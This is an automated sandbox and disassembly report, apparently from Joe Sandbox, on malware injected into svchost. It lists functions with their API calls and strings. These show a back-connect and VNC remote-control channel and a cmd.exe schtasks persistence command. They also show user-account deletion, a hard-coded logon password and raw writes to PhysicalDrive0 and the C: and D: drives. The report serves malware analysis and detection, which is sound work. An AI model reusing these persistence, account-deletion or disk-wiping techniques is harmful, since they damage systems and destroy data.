
Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF2803, Relevance: 10.6, APIs: 5, Strings: 1, Instructions: 57

APIs

- _chkstk.NTDLL ref: 00AF280B
- EnterCriticalSection.KERNEL32(?), ref: 00AF281D
  - Part of subcall function 00AF25C4: EnterCriticalSection.KERNEL32(?,?,00AF2098), ref: 00AF25C9
  - Part of subcall function 00AF25C4: ResetEvent.KERNEL32(?), ref: 00AF25D8
  - Part of subcall function 00AF25C4: LeaveCriticalSection.KERNEL32(?), ref: 00AF25E1
- WSASend.WS2_32(?,?,00000001,?,00000000,00000000,00000000), ref: 00AF286D
- WSAGetLastError.WS2_32(?,?,00000001,?,00000000,00000000,00000000,?), ref: 00AF288D
- LeaveCriticalSection.KERNEL32(?), ref: 00AF28A7

Strings

- PROFILE=C:\Dokumente und Einstellungen\All Users, xrefs: 00AF2806

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF65EF, Relevance: 10.5, APIs: 5, Strings: 1, Instructions: 39

APIs

- InternetOpenA.WININET(Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36,00000000,00000000,00000000,00000000), ref: 00AF6600
  - Part of subcall function 00AF622D: InternetSetOptionW.WININET(00000000,00000002,02D9FF80,00000004), ref: 00AF624C
  - Part of subcall function 00AF622D: InternetSetOptionW.WININET(00000000,00000005,02D9FF80,00000004), ref: 00AF625C
  - Part of subcall function 00AF622D: InternetSetOptionW.WININET(00000000,00000006,02D9FF80,00000004), ref: 00AF626C
- InternetConnectA.WININET(00CC0004,02A8FDC4,029801BB,00000000,00000000,00000003,00000000,00000000), ref: 00AF6629
- GetLastError.KERNEL32(?,02A8FDB8), ref: 00AF6636
- InternetCloseHandle.WININET(00CC0004), ref: 00AF6641
- SetLastError.KERNEL32(00000000,?,02A8FDB8), ref: 00AF6648

Strings

- Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36, xrefs: 00AF65FB

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFE7C7, Relevance: 9.1, APIs: 1, Strings: 5, Instructions: 94

APIs

  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
  - Part of subcall function 00AFD0B8: CloseHandle.KERNEL32(?), ref: 00AFD0ED
- wsprintfA.USER32(?,00B014B4,?), ref: 00AFE8C5
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,00000000,?,7C80934A,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF3535
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF353C
  - Part of subcall function 00AF3524: wsprintfA.USER32(00000000,%s/%s/0,?,?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF355B
  - Part of subcall function 00AFD00B: GetExitCodeProcess.KERNEL32(?,?), ref: 00AFD021
  - Part of subcall function 00AFD00B: CloseHandle.KERNEL32(?), ref: 00AFD037

Strings

- cannot get, xrefs: 00AFE871
- vnc32, xrefs: 00AFE82E
- none, xrefs: 00AFE7F1
- tv32, xrefs: 00AFE848
- VNC, xrefs: 00AFE7FD

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF4C0F, Relevance: 9.1, APIs: 5, Strings: 1, Instructions: 84

APIs

- lstrlenA.KERNEL32(000005C0,00000000,0000000E,?,?,?,?,00AF2FD8,?,?,00000000,?,00000000,00000000), ref: 00AF4C33
- lstrlenA.KERNEL32(000006C4,?,?,?,?,00AF2FD8,?,?,00000000,?,00000000,00000000,?,?,?,00AF30C3,0000000E), ref: 00AF4C38
- lstrlenA.KERNEL32(000004C0,?,?,?,?,00AF2FD8,?,?,00000000,?,00000000,00000000,?,?,?,00AF30C3,0000000E), ref: 00AF4C43
- lstrlenA.KERNEL32(00AF356F,?,?,?,?,00AF2FD8,?,?,00000000,?,00000000,00000000,?,?,?,00AF30C3,0000000E), ref: 00AF4C4A
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- wsprintfA.USER32(00000000,/%s/%s/%d/%s/%s/,000005C0,000004C0,0000000E,00AF356F,000006C4,?,?,?,?,00AF2FD8,?,?,00000000,?,000000
  - Part of subcall function 00AF63E8: CloseHandle.KERNEL32(00000624), ref: 00AF6438
  - Part of subcall function 00AF63E8: CloseHandle.KERNEL32(00000618), ref: 00AF6440
  - Part of subcall function 00AF63E8: CloseHandle.KERNEL32(000003F8), ref: 00AF6448
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

Strings

- /%s/%s/%d/%s/%s/, xrefs: 00AF4C7C

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF60A1, Relevance: 9.1, APIs: 6, Instructions: 80

APIs

- Part of subcall function 00AF6E40: InterlockedIncrement.KERNEL32(00B06B98,00AF60A9,02A8FF1C), ref: 00AF6E4E
- CreateEventW.KERNEL32(00000000,00000000,00000000,00000000), ref: 00AF60DA
- CreateEventW.KERNEL32(00000000,00000000,00000000,00000000), ref: 00AF60F1
- CloseHandle.KERNEL32(00000000), ref: 00AF60FE
- lstrlenA.KERNEL32(02A8FF58,02A8FF48), ref: 00AF6131
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- CloseHandle.KERNEL32(?), ref: 00AF6173
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
- CloseHandle.KERNEL32(?), ref: 00AF616B

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFD95C, Relevance: 8.8, APIs: 3, Strings: 2, Instructions: 85

APIs

- GetTickCount.KERNEL32 ref: 00AFD981
- lstrlenW.KERNEL32(?), ref: 00AFDA14
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
  - Part of subcall function 00AFD8BC: GetWindowsDirectoryW.KERNEL32(00000000,00000168), ref: 00AFD8E6
  - Part of subcall function 00AFD8BC: lstrlenW.KERNEL32(?), ref: 00AFD946
- GetTickCount.KERNEL32 ref: 00AFDA48

Strings

- sexeaname, xrefs: 00AFD9E1
- sourceexe, xrefs: 00AFDA2C

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF2B12, Relevance: 8.8, APIs: 4, Strings: 1, Instructions: 83

APIs

- Part of subcall function 00AF2774: WSACreateEvent.WS2_32(00AF2B26), ref: 00AF2774
- Part of subcall function 00AF2774: WSAEventSelect.WS2_32(?,00000000,00000023), ref: 00AF2786
- Part of subcall function 00AF2774: WSACloseEvent.WS2_32(?), ref: 00AF27AA
- WSAWaitForMultipleEvents.WS2_32(00000003,00000000,00000000,00001388,00000000), ref: 00AF2B4F
- WSAEnumNetworkEvents.WS2_32(?,?,?), ref: 00AF2B73
  - Part of subcall function 00AF1BF0: SetEvent.KERNEL32(?), ref: 00AF1C17
  - Part of subcall function 00AF1BF0: Sleep.KERNEL32(00000010), ref: 00AF1C35
  - Part of subcall function 00AF2A10: WSARecv.WS2_32(?,?,00000001,?,?,00000000,00000000), ref: 00AF2A36
  - Part of subcall function 00AF2A10: GetTickCount.KERNEL32 ref: 00AF2A46
  - Part of subcall function 00AF2A10: WSAGetLastError.WS2_32 ref: 00AF2A69
- ResetEvent.KERNEL32(?), ref: 00AF2BE1
  - Part of subcall function 00AF2803: _chkstk.NTDLL ref: 00AF280B
  - Part of subcall function 00AF2803: EnterCriticalSection.KERNEL32(?), ref: 00AF281D
  - Part of subcall function 00AF2803: WSASend.WS2_32(?,?,00000001,?,00000000,00000000,00000000), ref: 00AF286D
  - Part of subcall function 00AF2803: WSAGetLastError.WS2_32(?,?,00000001,?,00000000,00000000,00000000,?), ref: 00AF288D
  - Part of subcall function 00AF2803: LeaveCriticalSection.KERNEL32(?), ref: 00AF28A7
- GetTickCount.KERNEL32 ref: 00AF2BF5

Strings

- , xrefs: 00AF2BBE

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFD4DF, Relevance: 8.8, APIs: 3, Strings: 2, Instructions: 59

APIs

- Part of subcall function 00AFD4CF: EnterCriticalSection.KERNEL32(?,00AFD4F4), ref: 00AFD4D5
- GetTickCount.KERNEL32 ref: 00AFD51F
- GetTickCount.KERNEL32 ref: 00AFD54D
  - Part of subcall function 00AF35EC: LeaveCriticalSection.KERNEL32(-00000428,00AF351D,00000000,02610688,0000002A,00AFE3B6,02610688,00000029,00AFE28A,02610 ref: 00AF35F2
- wsprintfA.USER32(?,%d %d,?,00000000), ref: 00AFD571
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,00000000,?,7C80934A,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), r
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF353C
  - Part of subcall function 00AF3524: wsprintfA.USER32(00000000,%s/%s/0,?,?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref:

Strings

- %d %d, xrefs: 00AFD56B
- Code60, xrefs: 00AFD57E

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF20A4, Relevance: 8.8, APIs: 4, Strings: 1, Instructions: 57

APIs

- _chkstk.NTDLL ref: 00AF20AC
- WSASend.WS2_32(?,?,00000001,?,00000000,00000000,00000000), ref: 00AF20F0
- GetTickCount.KERNEL32 ref: 00AF2113
- WSAGetLastError.WS2_32 ref: 00AF212C

Strings

- ALLUSERSPROFILE=C:\Dokumente und Einstellungen\All Users, xrefs: 00AF20CF

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF544A, Relevance: 8.8, APIs: 3, Strings: 2, Instructions: 24

APIs

- GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00AF546A
- GetProcAddress.KERNEL32(00000000), ref: 00AF5471
- SystemTimeToFileTime.KERNEL32(02A8FF98,02A8FF4C), ref: 00AF5483

Strings

- RtlTimeToSecondsSince1970, xrefs: 00AF5460
- ntdll.dll, xrefs: 00AF5465

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF7C18, Relevance: 8.8, APIs: 2, Strings: 3, Instructions: 23

APIs

- wsprintfW.USER32 ref: 00AF7C33
- ShellExecuteW.SHELL32(00000000,open,cmd.exe,06BAF920,00000000,00000000), ref: 00AF7C52

Strings

- cmd.exe, xrefs: 00AF7C47
- /c "echo N|schtasks /create /tn "%s" /tr "%s" /sc minute /mo 1", xrefs: 00AF7C2D
- open, xrefs: 00AF7C4C

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF13CF, Relevance: 7.6, APIs: 5, Instructions: 75

APIs

- WSAStartup.WS2_32(00000202,?), ref: 00AF13E6
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- CreateEventA.KERNEL32(00000000,00000001,00000000,00B01338), ref: 00AF1426
- CreateThread.KERNEL32(00000000,00000000,00AF131C,00000000), ref: 00AF148E
- CloseHandle.KERNEL32(?), ref: 00AF149B
- CloseHandle.KERNEL32(00000000), ref: 00AF14A7

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF1D84, Relevance: 7.6, APIs: 5, Instructions: 75

APIs

- inet_addr.WS2_32(?), ref: 00AF1D92
  - Part of subcall function 00AF1D0C: WSASocketW.WS2_32(00000002,00000001,00000006,00000000,00000000,00000000), ref: 00AF1D1F
  - Part of subcall function 00AF1D0C: htons.WS2_32(?), ref: 00AF1D3C
  - Part of subcall function 00AF1D0C: WSAConnect.WS2_32(00000000,?,00000010,00000000,00000000,00000000,00000000), ref: 00AF1D51
  - Part of subcall function 00AF1D0C: shutdown.WS2_32(00000000,00000002), ref: 00AF1D6E
  - Part of subcall function 00AF1D0C: closesocket.WS2_32(00000000), ref: 00AF1D75
- closesocket.WS2_32(00AF1388), ref: 00AF1E37
  - Part of subcall function 00AF2407: InitializeCriticalSection.KERNEL32(00000018), ref: 00AF2408
  - Part of subcall function 00AF2407: CreateEventW.KERNEL32(00000000,00000001,00000000,00000000), ref: 00AF2416
  - Part of subcall function 00AF1A2F: InitializeCriticalSection.KERNEL32(00000054), ref: 00AF1A41
- CreateThread.KERNEL32(00000000,00000000,00AF2C06,00000000), ref: 00AF1E01
- SetThreadPriority.KERNEL32(00000000,00000001), ref: 00AF1E1E
  - Part of subcall function 00AF27B7: shutdown.WS2_32(00000000,00000002), ref: 00AF27C1
  - Part of subcall function 00AF27B7: closesocket.WS2_32(00000000), ref: 00AF27C9
  - Part of subcall function 00AF27B7: WSACloseEvent.WS2_32(?), ref: 00AF27D7
- shutdown.WS2_32(00AF1388,00000002), ref: 00AF1E2E

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF1D0C, Relevance: 7.6, APIs: 5, Instructions: 53

APIs

- WSASocketW.WS2_32(00000002,00000001,00000006,00000000,00000000,00000000), ref: 00AF1D1F
- htons.WS2_32(?), ref: 00AF1D3C
- WSAConnect.WS2_32(00000000,?,00000010,00000000,00000000,00000000,00000000), ref: 00AF1D51
- closesocket.WS2_32(00000000), ref: 00AF1D75
  - Part of subcall function 00AF1C47: WSASend.WS2_32(00000000,?,00000001,?,00000000,00000000,00000000), ref: 00AF1C84
  - Part of subcall function 00AF1C47: WSACreateEvent.WS2_32(?,?,?,?,?,?,?,?,?,?,?,?,?,?,?,00AF1D65), ref: 00AF1CA7
  - Part of subcall function 00AF1C47: WSACloseEvent.WS2_32(?), ref: 00AF1CF9
- shutdown.WS2_32(00000000,00000002), ref: 00AF1D6E

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF6275, Relevance: 7.5, APIs: 2, Strings: 3, Instructions: 36

APIs

- wsprintfA.USER32(?,--%sContent-Disposition: form-data; name="%s",?,00000000,00000000,006AE6D1,?,00AF6384,006AE6D1,000000A4,00000000,00000000), ref: 00AF6286
- lstrlenA.KERNEL32(?,00000000,,00000000,00000000,Content-Type:), ref: 00AF62BC

Strings

- --%sContent-Disposition: form-data; name="%s", xrefs: 00AF6280
- , xrefs: 00AF62AE
- Content-Type: , xrefs: 00AF628F

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFD313, Relevance: 7.5, APIs: 5, Instructions: 33

APIs

- GetWindowLongW.USER32(?,000000F0), ref: 00AFD320
- GetWindowInfo.USER32(?,?), ref: 00AFD332
- GetParent.USER32(?), ref: 00AFD344
- SetActiveWindow.USER32(00000000), ref: 00AFD34B
- PostMessageW.USER32(?,000000F5,00000000,00000000), ref: 00AFD35B

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF6DBA, Relevance: 7.5, APIs: 2, Strings: 3, Instructions: 17

APIs

  - Part of subcall function 00AF6CB9: NetUserEnum.NETAPI32(00000000,00000000,00000002,02A8FEC4,000000FF,02A8FEC0,02A8FEB8,02A8FEBC), ref: 00AF6CE6
  - Part of subcall function 00AF6CB9: NetUserDel.NETAPI32(00000000,7E36A6AF), ref: 00AF6D0F
  - Part of subcall function 00AF6CB9: NetApiBufferFree.NETAPI32(7E36A6AF), ref: 00AF6D26
  - Part of subcall function 00AF6CB9: NetApiBufferFree.NETAPI32(7E36A6AF), ref: 00AF6D3F
- Sleep.KERNEL32(00003A98), ref: 00AF6DCB
  - Part of subcall function 00AF6D4D: CreateFileW.KERNEL32(0000000A,40000000,00000002,00000000,00000003,00000000,00000000), ref: 00AF6D68
  - Part of subcall function 00AF6D4D: WriteFile.KERNEL32(02A8FF18,02A8FCBC,00000200,02A8FEBC,00000000), ref: 00AF6DA3
  - Part of subcall function 00AF6D4D: CloseHandle.KERNEL32(02A8FF18), ref: 00AF6DAC
- Sleep.KERNEL32(\\.\PhysicalDrive0), ref: 00AF6DF6

Strings

- \\.\PhysicalDrive0, xrefs: 00AF6DCD
- \\.\D:, xrefs: 00AF6DE3
- \\.\C:, xrefs: 00AF6DD7

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF2A10, Relevance: 7.1, APIs: 3, Strings: 1, Instructions: 94

APIs

- WSARecv.WS2_32(?,?,00000001,?,?,00000000,00000000), ref: 00AF2A36
- GetTickCount.KERNEL32 ref: 00AF2A46
- WSAGetLastError.WS2_32 ref: 00AF2A69
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97

Strings

- ALLUSERSPROFILE=C:\Dokumente und Einstellungen\All Users, xrefs: 00AF2A7A, 00AF2A9D

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

Function 00AF1C47, Relevance: 7.1, APIs: 3, Strings: 1, Instructions: 74

APIs

- WSASend.WS2_32(00000000,?,00000001,?,00000000,00000000,00000000), ref: 00AF1C84
- WSACreateEvent.WS2_32(?,?,?,?,?,?,?,?,?,?,?,?,?,?,?,00AF1D65), ref: 00AF1CA7
  - Part of subcall function 00AFC189: WSARecv.WS2_32(?,?,00000001,?,00AF11CC,?,00000000), ref: 00AFC19D
  - Part of subcall function 00AFC189: WSAGetLastError.WS2_32(?,00AF11CC,?,?,?,?), ref: 00AFC1A8
  - Part of subcall function 00AFC189: WSAWaitForMultipleEvents.WS2_32(00000001,?,00000000,00001388,00000001,?,00AF11CC,?,?,?,?), ref: 00AFC1C9
  - Part of subcall function 00AFC189: WSAGetOverlappedResult.WS2_32(?,?,?,00000000,00AF11CC), ref: 00AFC1DE
- WSACloseEvent.WS2_32(?), ref: 00AF1CF9

Strings

- , xrefs: 00AF1C77

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF6522, Relevance: 7.1, APIs: 3, Strings: 1, Instructions: 67

APIs

- HttpSendRequestExW.WININET(00000000,02D9FF4C,00000000,00000000,00000000), ref: 00AF655B
- InternetWriteFile.WININET(00000000,00000000,00000400,00800000), ref: 00AF6596
- HttpEndRequestW.WININET(00000000,00000000,00000000,00000000), ref: 00AF65B2

Strings

- (, xrefs: 00AF6539

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF1FC0, Relevance: 7.0, APIs: 3, Strings: 1, Instructions: 45

APIs

- _chkstk.NTDLL ref: 00AF1FC8
- WSARecv.WS2_32(?,?,00000001,?,?,00000000,00000000), ref: 00AF2000
- GetTickCount.KERNEL32 ref: 00AF2024

Strings

- ALLUSERSPROFILE=C:\Dokumente und Einstellungen\All Users, xrefs: 00AF1FF9, 00AF202A

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF2774, Relevance: 7.0, APIs: 3, Strings: 1, Instructions: 24

APIs

- WSACreateEvent.WS2_32(00AF2B26), ref: 00AF2774
- WSAEventSelect.WS2_32(?,00000000,00000023), ref: 00AF2786
  - Part of subcall function 00AF6E5A: HeapAlloc.KERNEL32(00000008,?,?,00AF3D80,00000000,02610688,?,00AF4D8E,00000000,02610688,?,00AF35B8,0298A090,0298A090, ref: 00AF6E68
- WSACloseEvent.WS2_32(?), ref: 00AF27AA

Strings

- ALLUSERSPROFILE=C:\Dokumente und Einstellungen\All Users, xrefs: 00AF2791, 00AF2796

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF5C1A, Relevance: 7.0, APIs: 2, Strings: 2, Instructions: 20

APIs

- GetModuleHandleW.KERNEL32(ntdll.dll), ref: 00AF5C35
- GetProcAddress.KERNEL32(00000000,RtlGetVersion), ref: 00AF5C41

Strings

- RtlGetVersion, xrefs: 00AF5C3B
- ntdll.dll, xrefs: 00AF5C2A

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF403B, Relevance: 6.4, APIs: 5, Instructions: 116

APIs

- lstrcmpA.KERNEL32(?,?,00000000,?,00000000), ref: 00AF40A0
- lstrcmpA.KERNEL32(?,?), ref: 00AF40D9
- lstrcmpA.KERNEL32(?,?), ref: 00AF4120
- lstrlenA.KERNEL32(?), ref: 00AF4154
- lstrcpyA.KERNEL32(?,00000000), ref: 00AF4166

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF46C9, Relevance: 6.1, APIs: 4, Instructions: 103

APIs

- lstrcmpA.KERNEL32(02A8FE4C,-000005BE,00000000,00000000), ref: 00AF4723
- lstrcmpA.KERNEL32(02A8FD4C,-000004BE), ref: 00AF4760
- lstrcmpA.KERNEL32(00000000,00000000), ref: 00AF4794
- StrToIntA.SHLWAPI(00000000), ref: 00AF47C9

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFEC67, Relevance: 6.1, APIs: 1, Strings: 3, Instructions: 83

APIs

- MultiByteToWideChar.KERNEL32(00000000,00000000,?,000000FF,?,00000200), ref: 00AFECC4
  - Part of subcall function 00AF6E89: HeapFree.KERNEL32(00000000,?,?,00B005DF,?,?,00AFD2AC), ref: 00AF6E97
  - Part of subcall function 00AF838F: wsprintfW.USER32 ref: 00AF83BA
  - Part of subcall function 00AF838F: ShellExecuteW.SHELL32(00000000,open,net,?,00000000,00000000), ref: 00AF83DA
  - Part of subcall function 00AF838F: Sleep.KERNEL32(00003A98), ref: 00AF83E1
  - Part of subcall function 00AF838F: wsprintfW.USER32 ref: 00AF8430
  - Part of subcall function 00AF838F: ShellExecuteW.SHELL32(00000000,open,net,?,00000000,00000000), ref: 00AF8447
  - Part of subcall function 00AF838F: LogonUserW.ADVAPI32(?,00B02030,1qazxsw2,00000002,00000000,?), ref: 00AF849A
  - Part of subcall function 00AF838F: LoadUserProfileW.USERENV(?,?), ref: 00AF84C8
  - Part of subcall function 00AF838F: CloseHandle.KERNEL32(?), ref: 00AF84EB
  - Part of subcall function 00AF374E: lstrlenA.KERNEL32(?,?,?,?,00AFE0C9,?,?,0000003A,00B02BD4,00000000,00000001,?,?,?), ref: 00AF3758
  - Part of subcall function 00AF374E: wsprintfA.USER32(00000000,%d/%s/%s,?,?,?,?,00AFE0C9,?,?,0000003A,00B02BD4,00000000,00000001,?,?,?), ref: 00AF377D
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,00000000,?,7C80934A,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF3535
  - Part of subcall function 00AF3524: lstrlenA.KERNEL32(?,?,00AFE014,?,backconn,start fail,?,?,00000001,?,?,?), ref: 00AF353C

- Part of subcall function 00AF6324: wsprintfA.USER32(00000000,%s/%s/%d/%s/%s/,?,?,?,00AF4F1A,?,DuplicateHandle,?,?,00000001,?,?,?), ref: 00AF355B

Strings

- cannot get, xrefs: 00AFED07
- lname0, xrefs: 00AFECD5
- pfc32, xrefs: 00AFECF2, 00AFECF7, 00AFED0C

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF4F1A, Relevance: 6.1, APIs: 2, Strings: 2, Instructions: 82

APIs

- wsprintfA.USER32(?,/%s/%s/%d/%s/%s/,000005C0,000004C0,00000000,0000000E,000006C4,00000000,00000000,?), ref: 00AF4E74
- wsprintfA.USER32(?,/%s/%s/%d/%s/,000005C0,000004C0,00000000,000006C4,00000000,00000000,?), ref: 00AF4E96
  - Part of subcall function 00AF63E8: CloseHandle.KERNEL32(00000624), ref: 00AF6438
  - Part of subcall function 00AF63E8: CloseHandle.KERNEL32(00000618), ref: 00AF6440
  - Part of subcall function 00AF63E8: CloseHandle.KERNEL32(000003F8), ref: 00AF6448

Strings

- /%s/%s/%d/%s/, xrefs: 00AF4E90
- /%s/%s/%d/%s/%s/, xrefs: 00AF4E6E

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AF6CB9, Relevance: 6.1, APIs: 4, Instructions: 64

APIs

- NetUserEnum.NETAPI32(00000000,00000000,00000002,02A8FEC4,000000FF,02A8FEC0,02A8FEB8,02A8FEBC), ref: 00AF6CE6
- NetUserDel.NETAPI32(00000000,7E36A6AF), ref: 00AF6D0F
- NetApiBufferFree.NETAPI32(7E36A6AF), ref: 00AF6D26
- NetApiBufferFree.NETAPI32(7E36A6AF), ref: 00AF6D3F

Memory Dump Source

- Source File: 00000005.00000002.164425553202645.00AF0000.00000040.sdmp, Offset: 00AF0000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_5_2_af0000_svchost.jbxd

Function 00AFDE2E, Relevance: 6.0, APIs: 4, Instructions: 44

APIs

  - Part of subcall function 00AFD462: GetTempPathW.KERNEL32(00000168,?), ref: 00AFD488
  - Part of subcall function 00AFD462: GetTempPathW.KERNEL32(00000168,?), ref: 00AFD492
